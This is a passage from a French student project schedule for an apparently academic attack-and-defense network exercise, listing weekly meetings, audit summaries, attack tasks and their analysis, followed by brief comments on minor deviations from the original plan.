32		Elaboration du compte rendu de réunion	1 jour	Mar 31/10/06
33		Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	Mar 31/10/06
34		Envoi du rapport d'activités individuel hebdomadaire	1 jour?	Ven 03/11/06
35		**Création d'un formulaire à soumettre à l'équipe dé**	**10 jours**	**Mar 31/10/06**
36		création formulaire	3 jours	Mar 31/10/06
37		evoie du formulaire + attente reception	4 jours	Ven 03/11/06
38		analyse des resultats	3 jours	Mar 07/11/06
39		**Réunion hebdomadaire 4**	**5 jours?**	**Lun 06/11/06**
40		Réunion	1 jour	Lun 06/11/06
41		Elaboration du compte rendu de réunion	1 jour	Mar 07/11/06
42		Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	Mar 07/11/06
43		Envoi du rapport d'activités individuel hebdomadaire	1 jour?	Ven 10/11/06
44		Attaque 1	1 jour	Lun 06/11/06
45		Annalyse de l'attaque 1	5 jours?	Mar 07/11/06
46		**Réunion hebdomadaire 5**	**5 jours?**	**Lun 13/11/06**
47		Réunion	1 jour	Lun 13/11/06
48		Elaboration du compte rendu de réunion	1 jour	Mar 14/11/06
49		Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	Mar 14/11/06
50		Envoi du rapport d'activités individuel hebdomadaire	1 jour?	Ven 17/11/06
51		Adaptations aux modifications apportées par le groupe dé	5 jours	Lun 13/11/06
52		**Réunion hebdomadaire 6**	**5 jours?**	**Lun 20/11/06**
53		Réunion	1 jour	Lun 20/11/06
54		Elaboration du compte rendu de réunion	1 jour	Mar 21/11/06
55		bilan milieu de projet	1 jour?	Lun 20/11/06
56		Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	Mar 21/11/06
57		Envoi du rapport d'activités individuel hebdomadaire	1 jour?	Ven 24/11/06
58		Attaque 2	1 jour?	Lun 20/11/06
59		Annalyse de l'attaque 2	5 jours	Mar 21/11/06
60		Adaptations aux modifications du reseau	5 jours	Lun 27/11/06
61		Attaque 3	1 jour?	Ven 08/12/06
62		Annalyse de l'attaque 3	5 jours	Sam 09/12/06
63		**Réunion hebdomadaire 8**	**11 jours?**	**Lun 04/12/06**
64		Réunion	1 jour	Lun 04/12/06
65		Elaboration du compte rendu de réunion	1 jour	Mar 05/12/06
66		Bilan d'audit (à transmettre à l'équipe défense)	1 jour?	Jeu 14/12/06
67		Envoi du rapport d'activités individuel hebdomadaire	1 jour?	Ven 08/12/06
68		**Rapport**	**5,71 jours**	**Sam 16/12/06**
69		Réalisation du rapport	5 jours	Sam 16/12/06
70		Répétition de la soutenance	1 jour	Mer 20/12/06
71		Présentation du projet	1 jour	Jeu 21/12/06

Variation entre les deux versions :



Commentaires sur les variations :

Comme dans la plupart des projets, il y a toujours quelques variations entre ce qui est planifié initialement et ce qui se passe réellement. Ces variations peuvent êtres dues à des modifications des tâches (ajout, réajustement ou suppression) ou bien, dues à des contraintes qui retardent leur l'exécution.
Au niveau du projet, nous pouvons noter que ces variations sont minimes :

- Ajout des tâches « analyse des attaques »
- Suppression d'une réunion
- Diminution de certaines tâches concernant la « veille technologique »
- Divers petits retards sans conséquences

En outre, nous pouvons noter que la planification de ce type d'activité est impossible dans un contexte professionnel, elle n'intervenait ici qu'au bénéfice du fonctionnement par phases.